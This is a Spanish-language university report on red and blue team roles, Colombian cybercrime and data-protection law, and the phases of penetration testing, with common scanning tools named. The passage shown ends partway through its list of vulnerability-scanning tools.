Capacidades técnicas, legales y de gestión para equipos blue team y red team

Alexis Fernando Romero Bolívar

Asesora

Jenny Fernanda Restrepo Santacruz

Universidad Nacional Abierta y a Distancia – UNAD

Escuela de Ciencias Básicas, Tecnología e Ingenierías - ECBTI

Ingeniería de Sistemas

2025

Resumen

El objetivo de este informe, dirigido a la empresa CyberFort Technologies es presentar las acciones, responsabilidades, estrategias, normas éticas y legales que los equipos Red y Blue Team deben seguir dentro de esta organización, para aportar en soluciones de seguridad informática y ciberseguridad que ayuden a combatir las diferentes amenazas que presenta el ciberespacio, así como a los riesgos y vulnerabilidades que se presentan dentro de la misma organización, por parte del personal que labora en ella y a su misma infraestructura de red informática.

Estos dos equipos desempeñan papeles fundamentales dentro de una organización y cada uno tiene responsabilidades diferenciadas. El **Blue Team** se centra en la **defensa** y ayuda en el fortalecimiento de la seguridad y en la reducción de las vulnerabilidades, el **Red Team**, por su parte, adopta la postura **ofensiva**, realizando simulaciones de ataques que permitan identificar posibles brechas de seguridad, antes de que sean explotadas por los ciber delincuentes.

El desarrollo de este informe fue organizado en cuatro etapas: la primera, define conceptos básicos y las normativas con leyes definidas que regulan las acciones éticas y legales, se definen también las etapas que componen el pentesting y se realiza en montaje del equipo de trabajo. La segunda, ofrece marcos éticos y normas legales a tener en cuenta por los equipos de ciberseguridad. La tercera, enfrenta la explotación de una vulneración encontrada por parte del **Red Team**, que permitieron evidenciar fallas en la seguridad de la infraestructura de red. Finalmente, en la etapa cuatro se dictan e implementan las acciones enfocadas a la detección, mitigación, recuperación y hardenización de la infraestructura y dispositivos, por parte del **Blue Team**.

El informe concluye con una serie de recomendaciones y conclusiones dirigidas al fortalecimiento de la seguridad de la organización encaminadas a la detección y prevención de las amenazas, a la importancia de fomentar la colaboración entre los equipos Red y Blue Team, sobre la aplicación de normativas y frameworks de ética y seguridad, a la realización de pruebas controladas de penetración avanzadas y de hardenización, y a la protección de las amenazas, tanto internas como externas.

Palabras claves: amenazas, blue Team, red team, riesgos, seguridad.

Abstract

The objective of this report, addressed to CyberFort Technologies, is to present the actions, responsibilities, strategies, and ethical and legal standards that the Red and Blue Teams must follow within this organization to contribute to information security and cybersecurity solutions that help combat the various threats posed by cyberspace, as well as the risks and vulnerabilities within the organization itself, both for its personnel and its IT network infrastructure.

These two teams play fundamental roles within an organization, and each has distinct responsibilities. The Blue Team focuses on defense and helps strengthen security and reduce vulnerabilities; the Red Team, on the other hand, adopts an offensive stance, conducting attack simulations to identify potential security gaps before they are exploited by cybercriminals.

The development of this report was organized into four stages: the first defines the concepts and basic regulations, with defined laws governing ethical and legal actions. It also defines the stages involved in penetration testing and the formation of the work team. The second offers ethical frameworks and legal standards that cybersecurity teams must consider. The third addresses the exploitation of a vulnerability found by the Red Team, which revealed flaws in the security of the network infrastructure. Finally, in the fourth stage, the Blue Team dictates and implements actions focused on the detection, mitigation, recovery, and hardening of the infrastructure and devices. The report concludes with a series of recommendations and conclusions aimed at strengthening the organization's security by addressing threat detection and prevention, the importance of fostering collaboration between the Red and Blue Teams, the application of ethical and security regulations and frameworks, the implementation of advanced

and controlled penetration testing and hardening, and protection against internal and external threats.

Keywords: blue team, red team, risks, security, threats.

TABLA DE CONTENIDO

Lista de Tablas

Lista de Figuras

Glosario

Amenaza:

Es todo elemento o acción capaz de atentar contra la seguridad de la información. Surgen a partir de la existencia de vulnerabilidades, es decir que una amenaza sólo puede existir si existe una vulnerabilidad que pueda ser aprovechada, e independientemente de que se comprometa o no la seguridad de un sistema de información. UNLU (s.f.).

Ataques de fuerza bruta:

En seguridad informática, fuerza bruta hace referencia a un tipo ataque en el que un actor malicioso utiliza distintas técnicas para descubrir la contraseña de un tercero. Un ataque de fuerza bruta ocurre cuando el ciber atacante emplea determinadas técnicas para probar combinaciones de contraseñas con el objetivo de descubrir las credenciales de una potencial víctima y así lograr acceso a una cuenta o sistema. Existen diferentes tipos de ataque de fuerza bruta, como el "credential stuffing", el ataque de diccionario, el ataque de fuerza bruta inverso o el ataque de password spraying. Generalmente, los ataques de fuerza bruta tienen mayor éxito en los casos en los que se utilizan contraseñas débiles o relativamente fáciles de predecir. Albors, J (2021).

Ataque cibernético:

También conocido como ciber ataque, es un asalto lanzado por ciber delincuentes que usan una o más computadoras contra una o varias computadoras o redes. Un ataque cibernético puede desactivar maliciosamente computadoras, robar datos o usar una computadora violada como punto de lanzamiento para otros ataques. Los ciber delincuentes utilizan una variedad de

métodos para lanzar un ciber ataque, incluyendo malware, Phishing, ransomware, denegación de servicio, entre otros métodos. Check Point (2025).

Backups:

Son las copias de seguridad o respaldo de la información que se realizan de manera frecuente sobre datos valiosos para guardarla y protegerla de donde podrá recuperarse en caso de robos o daños. Concepto (2025).

Blue Team:

Equipo conformado por profesionales de la seguridad informática que tienen como objetivo proteger los activos críticos de las organizaciones contra cualquier tipo de amenaza, fortaleciendo la seguridad informática para que ningún intruso pueda comprometer la infraestructura TI de ésta. Contreras, J (2021).

Ciber ataque:

Los ciber ataques son intentos no deseados de robar, exponer, alterar, inhabilitar o destruir información mediante el acceso no autorizado a los sistemas. IBM (s.f.).
Forma de ciberguerra o ciberterrorismo donde, combinado con ataque físico o no, se intenta impedir el empleo de los sistemas de información del adversario o el acceso a la misma. Enclave RAE (s.f.).

Ciberseguridad:

Es la práctica de defender las computadoras, los servidores, los dispositivos móviles, los sistemas electrónicos, las redes y los datos de ataques maliciosos. Se conoce como seguridad de tecnología de la información o seguridad de la información electrónica. Kaspersky (2025).

Ingeniería social:

Es una técnica que emplean los ciberdelincuentes para ganarse la confianza del usuario y conseguir así que haga algo bajo su manipulación y engaño, como puede ser ejecutar un programa malicioso, facilitar sus claves privadas o comprar en sitios web fraudulentos. Incibe (s.f.).

Pentesting:

También conocido como prueba de penetración, consiste en la simulación de un ataque a un sistema *software* o *hardware* con el objetivo de encontrar vulnerabilidades para prevenir ataques externos. Incibe (s.f.).

Purple Team:

Conocido como equipo morado, combina aspectos de los equipos rojo y azul. A menudo, esto implica aumentar la colaboración y la retroalimentación entre los equipos ofensivos y defensivos para guiar mejor el compromiso y garantizar que la prueba evalúe de manera integral la seguridad de la organización objetivo. Check Point (2025).

Red Team:

Equipos conformados por profesionales de la seguridad informática que evalúan la seguridad de los sistemas de manera objetiva, utilizando técnicas y herramientas disponibles para encontrar vulnerabilidades y superar los controles de seguridad a través de ataques simulados, para luego plantear recomendaciones y planes que permitan fortalecer la seguridad de los sistemas e infraestructura TI de las organizaciones. Contreras, J (2021).

Riesgo:

En ciberseguridad, un riesgo es la existencia de una amenaza, o ciber-amenaza, que tenga consecuencias negativas para los sistemas de información de la empresa. Mancuzo, G (2023).

Seguridad Informática:

Es la abreviatura de seguridad de la Tecnología de la Información (TI), es la práctica de proteger el activo informático de una organización -sistemas informáticos, redes, dispositivos digitales, datos (de accesos no autorizados, filtración de datos, ciberataques y otras actividades maliciosas). IBM (s.f.).

Vulnerabilidad:

Es un fallo técnico o deficiencia de un programa que puede permitir que un usuario no legítimo acceda a la información o lleve a cabo operaciones no permitidas de manera remota. Incibe (s.f.).

Introducción

En un entorno digital cada vez más amenazado por ciberataques sofisticados, las organizaciones requieren la implementación de estrategias integrales de seguridad que abarquen prevención, como la detección y la respuesta ante incidentes. Es por ello, que los equipos Red Team y Blue Team juegan un papel importante, uno está enfocado en simular ataques reales para descubrir vulnerabilidades (Red Team), y el otro en desarrollar mecanismos de monitoreo y defensa que permitan proteger la infraestructura tecnológica de forma proactiva y continua (Blue Team).

El diseñar metodologías y marcos de trabajo para el Red Team que faciliten la identificación de debilidades en los sistemas, se hace fundamental para ayudar a reforzar la postura defensiva de la organización. Por otra parte, es vital que el Blue Team implemente mecanismos de monitoreo eficaces que aseguren una vigilancia permanente y una respuesta oportuna ante cualquier amenaza detectada. La colaboración entre estos dos equipos contribuye de manera significativa al fortalecimiento de las capacidades de ciberdefensa dentro de una organización.

Sin embargo, más allá del enfoque técnico, es indispensable que se fomente una cultura organizacional basada en el cumplimiento ético, técnico, legal y en el uso de buenas prácticas, para ello, la construcción de una cultura en torno a lo ético, técnico y legal en materia de ciberseguridad, no solo asegura el respeto por las normas y las regulaciones vigentes, además, promueve el uso de prácticas responsables ante las diferentes tecnologías de la información, lo que le permite a las organizaciones no solo protegerse de amenazas externas e internas, sino también establecer una base sólida de confianza y cumplimiento en el entorno digital.

Definición del Problema

Formulación del Problema

En la carrera por fortalecer cada vez más la ciberseguridad de una organización, ante los diferente ataques cibernéticos, los encargados de velar por su seguridad presentan un gran desafío, al considerar que la evolución de estos ataques son cada vez más sofisticados. Según El Dinero (2023), con el avance de la revolución tecnológica 4.0, el uso dado a la inteligencia artificial (IA) ha permitido el desarrollo de técnicas más sofisticadas, incluyendo la creación de perfiles falsos mediante ingeniería social, ataques de phishing, malware, fuerza bruta y denegación de servicio distribuido (DDoS). Esto, ha llevado a que las empresas prioricen la protección del activo más valioso que poseen; la información.

Para mitigar estos riesgos, las organizaciones han implementado equipos especializados de ciberseguridad, como el Red Team y Blue Team. Mientras que el Red Team simula ataques reales para detectar vulnerabilidades antes de que sean explotadas, el Blue Team adopta estrategias de defensa basadas en el monitoreo, la segmentación de red y la aplicación de normativas de seguridad. Sin embargo, la falta de integración y cooperación efectiva entre estos equipos genera una brecha que afecta la capacidad de respuesta ante incidentes.

La rivalidad entre ambos equipos, derivada de su enfoque distinto en ataque y defensa, dificultando la implementación de estrategias coordinadas. Como posible solución, algunos autores como SentinelOne (2025), sugieren la creación de un Purple Team, que facilite el intercambio de conocimientos entre el Red y el Blue Team para mejorar la seguridad organizacional. No obstante, sin un marco regulador adecuado que defina y establezca procesos de colaboración entre estos dos equipos, la integración seguirá siendo un desafío.

Con esto en mente, se plantea el siguiente interrogante, ¿Qué estrategias pueden diseñar los equipos Red y Blue Team que permitan fortalecer los aspectos de seguridad dentro de una organización, enfocadas a la ciberseguridad?.

Justificación

En el contexto de la revolución tecnológica 4.0, el creciente avance de los ciberataques impulsados por Inteligencia Artificial (IA) ha puesto en riesgo la seguridad de las organizaciones. La sofisticación de técnicas como el phishing, malware, ataques DDoS y creación de identidades falsas ha obligado a las empresas a priorizar la protección de su información, el cual se considera el activo más valioso que puede poseer una empresa o persona.

La IA puede ser una "*espada de doble filo*", así lo afirma OPSWAT (2023), cuando se trata de afrontar y enfrentar el panorama en torno a la ciberseguridad de la tecnología operativa (OT), afortunadamente y como respuesta para mitigar los riesgos asociados a los diferentes ataques y vulnerabilidades, la inteligencia artificial (IA) también puede ser usada para diseñar estrategias de defensa, tanto ofensiva como defensiva, esto ayuda a las organizaciones a defenderse de estos ataques.

Para ello, las organizaciones están implementando equipos que ayudan en la creación de estas defensas donde la colaboración es fundamental para fortalecer la ciberseguridad, estos equipos son conocidos como el Red Team y el Blue Team.

Contreras, J. (2021), afirma que "*la mayoría de los ataques realizados a las organizaciones son generados en complicidad con el personal que labora dentro de ellas*", y según el autor la respuesta a esta amenaza surgen los equipos Red Team y Blue Team los cuales son conformados por cada organización para trabajar en conjunto, y cuyo objetivo es el de identificar, mitigar y prevenir todos los riesgos asociados a la ciberseguridad, defendiéndola tanto de las amenazas externas como de las internas.

El ***Red Team***, y según Check Point (2025), es aquel equipo que está compuesto por expertos en pruebas de penetración, el cual mediante la simulación de ataques reales a la infraestructura de red de la organización, pretende identificar los fallos de seguridad que presenta para poder evaluar la resiliencia o flexibilidad que tiene la infraestructura. Para ello, hacen uso de técnicas avanzadas como la explotación de vulnerabilidades (CVE), la ingeniería social, la elevación de privilegios y los movimientos laterales dentro de la red, lo que permite evaluar el impacto de posibles brechas de seguridad antes de que sean explotadas por los ciber atacantes reales.

Por otro lado, el ***Blue Team*** y según 7WAY (2025), es aquel equipo que adopta estrategias defensivas orientadas a la detección y mitigación de amenazas, con base en dos enfoques, uno el *proactivo*, cuando reacciona o restaura sistemas y el otro al *reactivo*, cuando responde a incidentes de seguridad, realiza monitoreo constantemente de la red y/o al hacer uso de diferentes estrategias para proteger la infraestructura tecnológica.

Se sirven de herramientas para el análisis forense digital, el monitoreo en tiempo real (SIEM), la segmentación o microsegmentación de la red (Zero Trust), la configuración de sistemas de detección y prevención de intrusiones (IDS/IPS) y la aplicación de normativas como la ISO/IEC 27042, lo que les garantiza una respuesta eficaz frente a los diferentes ataques y a la implementación de medidas correctivas que les ayuda y permite minimizar los riesgos encontrados.

Por otra parte, la colaboración entre estos equipos se enfrenta a limitaciones estructurales, ya que tradicionalmente operan de manera independiente y con una marcada rivalidad entre sus enfoques ofensivo y defensivo. Esta falta de integración disminuye la efectividad de las

estrategias de detección y mitigación de amenazas, lo que genera brechas de seguridad que los ciberdelincuentes pueden aprovechar. Por eso, la necesidad de establecer un modelo de trabajo colaborativo se vuelve crítica para mejorar la capacidad de respuesta ante incidentes.

La implementación de un Purple Team, donde el Red Team comparte hallazgos y el Blue Team fortalece sus defensas en un proceso de aprendizaje continuo, representa una alternativa viable para optimizar la ciberseguridad. Sin embargo, sin un marco regulador adecuado que establezca procesos de colaboración, esta integración sigue siendo el principal desafío.

Pero no todo son estrategias de defensa o de ataque, estos dos equipos deben entender que existen normas a seguir para actuar de manera ética y legal, en este orden de ideas, se deben establecer normativas enfocadas a lo ético, técnico, legal y de gestión que cumplan con las normas vigentes que los regula y que además, permita fomentar entre ellos la cooperación para maximizar también sus capacidades técnicas y profesionales.

En relación con las normas, el código de ética de COPNIA y modelos como la ISO/IEC 27042, ISO/IEC 27001, ISO/IEC 27002, CIS Controls y MITRE ATT&CK Framework, entre otros, proporcionan las bases necesarias para mejorar la resiliencia y flexibilidad cibernética de las organizaciones, lo que les garantiza una defensa más efectiva contra las amenazas actuales.

Por consiguiente, la presente investigación busca analizar y proponer estrategias que permitan fortalecer la seguridad de una organización y propender la colaboración entre los equipos Red y Blue Team, con base en normativas internacionales y modelos de ciberseguridad avanzados, lo que permitirá a las organizaciones reducir las amenazas, las vulnerabilidades, a fortalecer su postura de seguridad y a garantizar la protección de la información ante ciberataques cada vez más sofisticados.

Objetivos

Objetivo General

Elaborar un informe técnico dirigido a la empresa CyberFort Technologies que documente las acciones, responsabilidades y estrategias de los equipos Red Team y Blue Team, incorporando consideraciones éticas y legales aplicables a su actuación profesional en entornos de ciberseguridad.

Objetivos Específicos

Diseñar metodologías y marcos de trabajo del Red Team con el fin de fortalecer las capacidades defensivas de la organización, permitiendo identificar además, las vulnerabilidades, anticipar las amenazas y mejorar los mecanismos de respuesta ante incidentes de ciberseguridad.

Desarrollar mecanismos de monitoreo para el Blue Team que permitan la detección temprana de amenazas, la supervisión continua, la respuesta oportuna ante incidentes y la creación de una cibercultura que gire en torno a lo ético, legal y al uso de las buenas prácticas.

Proponer recomendaciones enfocadas a los equipos Red y Blue Team que ayuden al fortalecimiento de la seguridad de los entornos digitales, mejorando y endureciendo sus sistemas de defensa frente a las diferentes amenazas del ciberespacio y dentro de las organizaciones.

Etapa 1 - Conceptos Equipos de Seguridad

1.1 Margen Legal en Colombia, Delitos Informáticos y Protección de Datos Personales

Así como los señala Camargo, L (2019), en su artículo titulado "*Regulación en Colombia los delitos informáticos*", hoy en día la tecnología ha tenido un avance significativo y crece, como lo señala el autor, "*a pasos gigantescos".* Este crecimiento a nivel tecnológico incluye no solo los beneficios para las organizaciones y personas naturales, además, se presta también para que personas o instituciones que no respetan las leyes y a las cuales dentro de este contexto se denominarán ***ciber atacantes***, se aprovechen de las vulnerabilidades que dejan las personas y/o las organizaciones en su infraestructura, la cual es aprovechada para obtener así información confidencial.

Se observa que hoy en día los ataques son cada vez más sofisticados, el cual con el uso de la inteligencia artificial ha tenido significativamente mejores resultados cuando se desea obtener información de personas u organizaciones por parte de los ciber atacantes. El mismo autor señala también, que estos ciberataques pueden comprometer no solamente a las personas naturales, a las empresas u organizaciones o a los gobiernos, sino que además, también pueden impactar en la vida personal de los individuos, de ahí la importancia de conocer el contexto y las consecuencias que pueden generar los delitos informáticos y la importancia de tener normativas que puedan ser aplicadas en nuestro país, para tener así una orientación de cómo poder actuar ante posibles ciberataques o en tratamiento correcto de los datos personales.

En Colombia, existen leyes específicas que regulan los delitos informáticos y la protección de datos personales, estas leyes son fundamentales para poder garantizar la seguridad digital y la privacidad de los ciudadanos, entre estas tenemos;

Delitos Informáticos

La **Ley 1273 de 2009** es la normativa fundamental en este ámbito. Según Policía Nacional de Colombia (s.f.), esta ley modifica el Código Penal y crea un nuevo bien jurídico denominado "***protección de la información y de los datos***", señalando además, que "*se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones*", entre otras disposiciones. Algunos de sus puntos principales son:

- ✓ **Artículo 269A. Acceso abusivo a sistemas informáticos**: Penaliza el acceso no autorizado o no acordado previamente a los sistemas informáticos que se encuentren o no protegidos.
- ✓ **Artículo 269B. Obstaculización ilegítima**: Sanciona la interrupción del funcionamiento de los sistemas informáticos o de las redes de telecomunicaciones.
- ✓ **Artículo 269C. Interceptación de datos**: Prohíbe la interceptación de datos sin existir previamente una orden judicial.
- ✓ **Artículo 269D. Daño informático**: Penaliza la destrucción, modificación y/o alteración de los datos o de los sistemas informáticos.
- ✓ **Artículo 269E. Uso de software malicioso**: Castiga la creación, distribución y/o el uso de programas de computación o con software dañino, que lleven a fines maliciosos.
- ✓ **Artículo 269F. Violación de datos personales**: Sanciona la obtención, divulgación, venta, intercambio, modificación o el uso indebido de los datos personales que se encuentren alojados en bases de datos u otros medios de almacenamiento.
- ✓ **Artículo 269G. Suplantación de sitios web**: Penaliza la creación de sitios web falsos para la captura de datos personales. Incurre en la misma sanción, el que modifique el

sistema de resolución de nombres de dominio (DNS), entregando al usuario una dirección IP diferente a la que éste pretende acceder de manera legal, siempre y cuando la conducta no constituya un delito sancionado con una pena legal más grave.

- ✓ **Artículo 269H. Circunstancias de agravación punitiva**. Se refiere a las penas que pueden imponerse, si el delito se cometiera sobre las redes, sistemas o las comunicaciones estatales u oficiales del gobierno, del sector financiero, nacional o internacional. Así mismo, si es un empleado público que se aprovecha de la confianza de otras personas, revela información confidencial, entre otras acciones.
- ✓ **Artículo 269I. Hurto por medios informáticos y semejantes.** Penaliza al que según el artículo 239 manipule un sistema informático, una red de sistema electrónico, telemático u otro medio semejante o al que suplante a un usuario ante los sistemas de autenticación y autorización ya establecidos.
- ✓ **Artículo 269J. Transferencia no consentida de activos.** Sanciona al que, con ánimo de lucro y valiéndose de alguna manipulación informática o engaño semejante, consiga la transferencia no autorizada de cualquier activo que perjudique a un tercero, siempre y cuando la conducta no constituya un delito sancionado con pena más grave.

Protección de Datos Personales

Según la SIC (s.f.), **la Ley de Protección de Datos Personales** "*reconoce y protege el derecho que tienen todas las personas a conocer, actualizar y rectificar las informaciones que se hayan recogido sobre ellas en bases de datos o archivos que sean susceptibles de tratamiento por entidades de naturaleza pública o privada*". En Colombia existe la **Ley 1581 de 2012** la cual establece el régimen general de protección de datos personales y que las personas tienen en esta

ley un respaldo que les garantiza y les da el derecho de que sus datos personales serán tratados de manera responsable y legal.

En este orden de ideas y según el mismo autor, se define que un ***dato personal*** es cuando se hace referencia a aquella información que se encuentra asociada a una persona y es fundamental para su identificación, entre éstos se encuentran; el documento de identidad, el lugar de nacimiento, su estado civil, su edad, su lugar de residencia y su trayectoria académica, laboral y/o profesional.

MinEducación (s.f.), señala también que a través de la **Ley 1581 de 2012** y el **Decreto 1377 de 2013**, "*se desarrolla el derecho constitucional que tienen todas las personas a conocer, suprimir, actualizar y rectificar todo tipo de datos personales recolectados, almacenados o que hayan sido objeto de tratamiento en bases de datos en las entidades del públicas y privadas"*.

Sin embargo, es importante aclarar que la protección de datos personales en Colombia surge a partir de dos sistemas normativos, uno con la **Ley 1266 de 2008** la cual hace referencia a la ley de Habeas data financiero, crediticio y comercial y otro con la **Ley 1581 de 2012,** la cual se refiere a la manipulación de cualquier dato personal que se encuentre almacenado en bases de datos de entidades públicas y/o privadas básicamente.

Según la Alcaldía de Bogota (2008), señala que la **ley 1266 de 2008** define las clases de datos de carácter personal, como dato ***público, semiprivado*** y ***privado***. Adicionalmente, la **Ley 1581 de 2012** establece unas categorías especiales de datos personales, como lo son los datos ***sensibles*** y lo datos ***personales de los niños, niñas y adolescente***.

Ley 1266 de 2008:

El artículo 3° de esta ley, realiza la definición de conceptos, entre éstos los asociados a los datos *personales*, *públicos*, *semi privados* y *privados*, los cuales se transcriben de acuerdo a la ley y se relacionan a continuación.

Dato personal. "*Es cualquier pieza de información vinculada a una o varias personas determinadas o determinables o que puedan asociarse con una persona natural o jurídica. Los datos impersonales no se sujetan al régimen de protección de datos de la presente ley. Cuando en la presente ley se haga referencia a un dato, se presume que se trata de uso personal".*

Dato público. "*Es el dato calificado como tal según los mandatos de la ley o de la Constitución Política y todos aquellos que no sean semiprivados o privados, de conformidad con la presente ley. Son* ***públicos****, entre otros, los datos contenidos en documentos públicos, sentencias judiciales debidamente ejecutoriadas que no estén sometidos a reserva y los relativos al estado civil de las personas".*

Dato semiprivado. "*Es semiprivado el dato que no tiene naturaleza íntima, reservada, ni pública y cuyo conocimiento o divulgación puede interesar no sólo a su titular sino a cierto sector o grupo de personas o a la sociedad en general,* ***como*** *el dato financiero y crediticio de actividad comercial o de servicios a que se refiere el Título IV de la presente ley"*. También a datos como la dirección, teléfono, correo electrónico.).

Dato privado. "*Es el dato que por su naturaleza íntima o reservada sólo es relevante para el titular*". Ejemplo: fotografías, videos, datos relacionados con su estilo de vida.

Ley 1581 de **2012:**

Según Función Pública (2012), esta ley establece unas categorías especiales en lo que referencia a los datos personales, como son; los datos ***sensibles*** y los datos **personales de los niños, niñas y adolescentes**.

Dato Sensible. Son aquellos que afectan la intimidad de la personas o cuyo uso indebido puede generar discriminación. Ejemplo: su origen racial, convicciones religiosas, datos de salud, vida sexual, entre otros.

Datos personales de menores. Señala que toda la información de menores de 18 años puede ser tratada, siempre y cuando no se ponga en riesgo la prevalencia de sus derechos fundamentales, salvo aquellos datos que sean de naturaleza pública.

Por otro lado, la SIC, (s.f.), también señala que existen datos a los cual ***no se les aplica la ley***, entre estos se encuentran los siguientes:

- A las bases de datos o archivos mantenidos en un ámbito exclusivamente personal o doméstico.
- Las que tengan por finalidad la seguridad y defensa nacional, la prevención, detección, monitoreo y control del lavado de activos y el financiamiento del terrorismo.
- Las que tengan como fin y contengan información de inteligencia y contrainteligencia.
- Las que contengan información periodística y otros contenidos editoriales
- Las bases de datos con información financiera, crediticia, comercial y de servicios, y de los censos de población y vivienda.

Ley 1621 de 2013:

Según Función Pública (2014), esta ley expide normas que ayudan a fortalecer el Marco Jurídico y permite a los organismos llevar a cabo actividades de inteligencia y contrainteligencia para cumplir con su misión constitucional y legal.

Esta ley está constituida por 46 artículos contenidas en 8 capítulos, en donde se regulan las actividades de inteligencia y de contrainteligencia en Colombia, estableciendo así un marco jurídico que permite garantizar el respeto a los derechos fundamentales, haciendo énfasis también en la seguridad nacional.

El artículo 1 por ejemplo, establece los límites y la finalidad de las actividades de inteligencia y contrainteligencia destacando además, los principios que la rigen, los mecanismos de control y de supervisión, la regulación de las bases de datos, la protección de los agentes, la coordinación y cooperación entre los organismos, así como los deberes de colaboración que deben existir entre las entidades públicas y privadas.

Esta ley también incluye la definición de la función de inteligencia y de contrainteligencia, los organismos que llevan a cabo dicha función, los límites y fines, los principios de las actividades de inteligencia y contrainteligencia y las prohibiciones por vincular a menores de edad en actividades de inteligencia y contrainteligencia, todo lo anterior definido en el capítulo 1.

Para el capítulo 2, se definen los requerimientos de inteligencia y contrainteligencia, definiendo además, qué es el Plan Nacional de inteligencia y los requerimientos adicionales. En el capítulo 3, se estipula la coordinación y cooperación en las actividades de inteligencia y contrainteligencia, haciendo énfasis en la cooperación internacional, definiendo además, la Junta

de Inteligencia Conjunta (JIC) y las funciones que debe cumplir. El capítulo 4 está enfocado al control y la supervisión, el capítulo 5 a las bases de datos y los archivos de inteligencia y contrainteligencia, el capítulo 6 habla sobre la reserva de la información de inteligencia y la contrainteligencia, el capítulo 7 se centra en la protección de los servidores públicos que realizan actividades de inteligencia y contrainteligencia y el capítulo 8 concluye con la disposición de la vigencia de esa ley.

Ley 1928 de 2018:

Esta ley aprueba el "***Convenio sobre la Ciberdelincuencia***", el cual fue adoptado en Budapest el 23 de noviembre del 2001, según lo señala Min Tic (2018). Esta ley pretende establecer políticas penales unificadas destinadas a combatir la ciberdelincuencia por medio de la cooperación internacional y la armonización de las legislaciones nacionales, es decir, que lo que se pretende es una unificación de leyes para que todos los países que hacen parte de este convenio de Budapest puedan aplicar una única ley que ayude a judicializar la ciberdelincuencia, haciendo posible un esfuerzo conjunto entre los diferentes países que permitan enfrentar este problema que trasciende fronteras.

Entre los aspectos más importantes a resaltar incluye el combatir delitos informáticos como el acceso no autorizado a los sistemas, la interceptación ilegal de datos, la interferencia en los sistemas y el uso indebido de dispositivos. Establece también un marco de colaboración entre los miembros que hacen parte de este convenio, lo que permite facilitar una asistencia mutua en investigaciones y en procedimientos judiciales relacionados con los ciber delitos.

En cuanto a la protección de los derechos fundamentales busca combatir la ciberdelincuencia, enfatizando en el respeto de los derechos humanos, como la privacidad y la

libertad de expresión durante la implementación de medidas legales. También es importante que los países que hacen parte del convenio adopten medidas legislativas y administrativas Para que sean tipificados los delitos y las conductas que se describen en el convenio, para establecer además procedimientos para la recolección y preservación de las pruebas digitales, que garantice la cooperación con los países miembros del convenio cuando se requieran investigaciones en otros países.

Otros documentos que se consideran clave para enfrentar los retos de la "*cuarta revolución industrial*" que ayudarán a fortalecer la seguridad digital en Colombia, preparándonos además, para enfrentar los desafíos del futuro digital y según el DNP (2024) son; el COMPES 3701, el cual "*busca fortalecer las capacidades del Estado para enfrentar las amenazas que atentan contra su seguridad y defensa en el ámbito cibernético (ciberseguridad y ciberdefensa), creando el ambiente y las condiciones necesarias para brindar protección en el ciberespacio*".

El COMPES 3854, por su parte "*busca fortalecer las capacidades de las múltiples partes interesadas para identificar, gestionar, tratar y mitigar los riesgos de seguridad digital en las actividades socioeconómicas, en el entorno digital, en un marco de cooperación, colaboración y asistencia*" que permita contribuir al crecimiento de la economía digital nacional, impulsando así la prosperidad económica y social del país.

Por último, el COMPES 3995 "*busca establecer medidas para desarrollar la confianza digital a través de la mejora de la seguridad digital"*, todo lo anterior enfocado a crear una mejor sociedad la cual sea incluyente y competitiva en el futuro digital ayudado con "*el fortalecimiento de capacidades y la actualización del marco de gobernanza en seguridad digital, con la adopción de modelos enfocados en nuevas tecnologías*"

Etapas del Pentesting

Según Open Webinars (2023), define el pentesting o pruebas de penetración, como un "*servicio mediante el cual las empresas pueden auditar sus sistemas, infraestructura de red y aplicaciones software"*.

Por su parte INCIBE (2019), lo define como "*un conjunto de ataques simulados dirigidos a un sistema informático con una única finalidad: detectar posibles debilidades o vulnerabilidades para que sean corregidas y no puedan ser explotadas*".

Por lo anterior se puede definir entonces que el ***pentesting*** o pruebas de penetración, es un proceso estructurado que evalúa la seguridad de sistemas informáticos simulando ataques reales para encontrar vulnerabilidades que podrán ser corregidas antes de que sean explotadas.

Según Open Webinars (2023), para llevar a cabo de manera controlada una prueba de pentesting o de penetración, es importante seguir una serie de fases o pasos para evaluar la seguridad de los sistemas informáticos, el mismo autor señala que existen las siguientes fases en las cuales se incluye también ejemplos de herramientas que pueden ser utilizadas en cada fase:

1. **Fase de Reconocimiento**: este paso es fundamental para llevar a cabo con éxito un proceso de pentesting, en él se establece las bases que permitirán identificar los sistemas, servicios y las aplicaciones que serán evaluadas posteriormente, este reconocimiento puede hacerse de dos maneras, ***activa*** o ***pasiva***.

Reconocimiento activo: Acá se interactúa directamente con los sistemas para identificar y clasificar recursos. Se puede realizar haciendo escaneo de los puertos con ***herramientas*** como ***Nmap*** o ***RustScan***. También se puede hacer descubrimiento de directorios y recursos con

BurpSuite, ***OWASP ZAP***, ***Feroxbuster*** o ***ffuf***. Al hacer es escaneo se debe tener ***precaución*** para evitar ser detectados por los WAFs o cortafuegos.

Reconocimiento pasivo: Acá se recopila información sin interacción directa con los sistemas a probar se hace uso de datos disponibles o recopiados de fuentes públicas.

Se puede iniciar con la identificación de dominios y subdominios, recopilación de registros DNS y datos WHOIS y se puede hacer el descubrimiento de tecnologías usadas sobre la infraestructura con herramientas como **Maltego**, **Wappalyzer** o **BuiltWith**. También se hace uso de ***OSINT*** (Inteligencia de Fuentes Abiertas) que implica el recopilar datos sobre los sistemas, las redes y los servicios, los cuales son accesibles públicamente para luego ser analizados por ejemplo con **Shodan**, **Netlas**, entre otros.

También se puede hacer una búsqueda de credenciales exfiltradas y de datos en los metadatos con ***herramientas*** como ***GooFuzz*** y ***FOCA***.

Con la técnicas anteriores, se puede llegar a obtener información sobre correos corporativos, nombres de usuario, contraseñas, entre otros datos de interés.

2. **Fase de Escaneo de Vulnerabilidades**: esta es otra fase fundamental porque permite a los ***pentesters*** (*profesional de ciberseguridad que se especializa en identificar vulnerabilidades en sistemas, redes y aplicaciones mediante pruebas controladas*) identificar configuraciones, versiones de sistemas operativos y/o aplicaciones o una infraestructura de red que puedan tener vulnerabilidades. Se pueden identificar los puertos que están abiertos, los servicios activos, así como los sistemas operativos que estén en uso para detectar posibles vulnerabilidades.

Ejemplo de herramientas a usar en esta fase:

- **Nmap:** usada para escaneo de puertos, redes y servicios.
- **OpenVAS** o **Nessus**: usada para escaneo de vulnerabilidades en redes y sistemas.
- **Nikto, W3af** o **Burp Suite Pro:** usada para escaneo de vulnerabilidades en aplicaciones o en servidores web.
- **Microsoft Baseline Security Analyzer (MBSA):** usada para detección de vulnerabilidades en sistemas Windows.
- **Rapid7 Nexpose:** usada para evaluación de riesgos y vulnerabilidades.
- **SQLMap**: usada para automatizar la detección y explotación de vulnerabilidades de inyección SQL.

